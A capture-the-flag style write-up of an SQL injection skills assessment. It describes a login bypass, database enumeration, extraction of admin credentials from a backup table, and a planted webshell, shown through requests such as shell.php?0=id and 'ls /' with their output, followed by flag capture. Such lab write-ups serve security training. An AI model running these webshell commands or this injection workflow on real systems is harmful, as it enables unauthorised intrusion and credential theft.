

# SQL Injections: Skills Assessment


## Objective

The goal of this assessment was to perform an SQL injection to bypass the login form, access sensitive data, and capture the flag.

## Steps


### 1. Showing the Initial Login Form That Needs to Be Bypassed

The login form was displayed, which required an SQL injection to bypass authentication.




### 2. Login Bypass Payload

A payload was crafted and used to bypass the login form, successfully avoiding the need for valid credentials.



### 3. Getting into the Dashboard

After the login bypass, access to the dashboard was granted, revealing additional functionality and data.




The screenshot shows a web interface titled "Payroll Information" with a search bar. Below the title is a table with four columns: Name, Month, Amount, and Tax. The table contains two rows of data.

| Name  | Month   | Amount | Tax |
|-------|---------|--------|-----|
| Adam  | January | 1337\$ | 5%  |
| James | March   | 1213\$ | 8%  |

### 4. Viewing the Databases

The databases were explored to locate sensitive or potentially exploitable information.




The screenshot shows a web interface titled "Payroll Information" with a search bar. Below the title is a table with four columns: Name, Month, Amount, and Tax. The table contains five rows of data representing different databases.

| Name               | Month | Amount | Tax |
|--------------------|-------|--------|-----|
| information_schema | 3     | 4      | 5   |
| mysql              | 3     | 4      | 5   |
| performance_schema | 3     | 4      | 5   |
| ilfreight          | 3     | 4      | 5   |
| backup             | 3     | 4      | 5   |

### 5. Finding Admin Backup

A backup database belonging to the admin was discovered, containing critical information.



The screenshot shows a web interface titled "Payroll Information" with a search bar. Below the title is a table with four columns: Name, Month, Amount, and Tax. The table contains two rows of data representing admin backup information.

| Name     | Month    | Amount | Tax |
|----------|----------|--------|-----|
| username | admin_bk | backup | 2   |
| password | admin_bk | backup | 2   |

## 6. Finding Admin Credentials

Admin credentials were extracted from the database, allowing further access.

| Payroll Information |                      |        |     |
|---------------------|----------------------|--------|-----|
| SEARCH              |                      |        |     |
| Name                | Month                | Amount | Tax |
| admin               | lnl@n3_fre1gh7_admin | 4      | 5   |

## 7. Creating a Webshell

A webshell was created on the target machine, enabling remote execution of commands.

```
← → ↻ 🏠 http://94.237.53.113:36888/dashboard/shell.php?0=id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

## 8. Capturing the Flag

The flag was successfully captured after uploading the webshell.

```
← → ↻ 🏠 http://94.237.53.113:49845/dashboard/shell.php?0=ls /
bin boot dev etc flag_cae1dadcd174.txt home lib lib32 lib64 libx32 media mnt opt proc root run sbin srv sys tmp usr var
```

| Payroll Information              |       |        |     |
|----------------------------------|-------|--------|-----|
| SEARCH                           |       |        |     |
| Name                             | Month | Amount | Tax |
| 528d6d9cedc2c7aab146ef226e918396 | 3     | 4      | 5   |

## Conclusion

This assessment demonstrated how SQL injections can be exploited to bypass login forms, access sensitive databases, and ultimately compromise the system to capture the flag.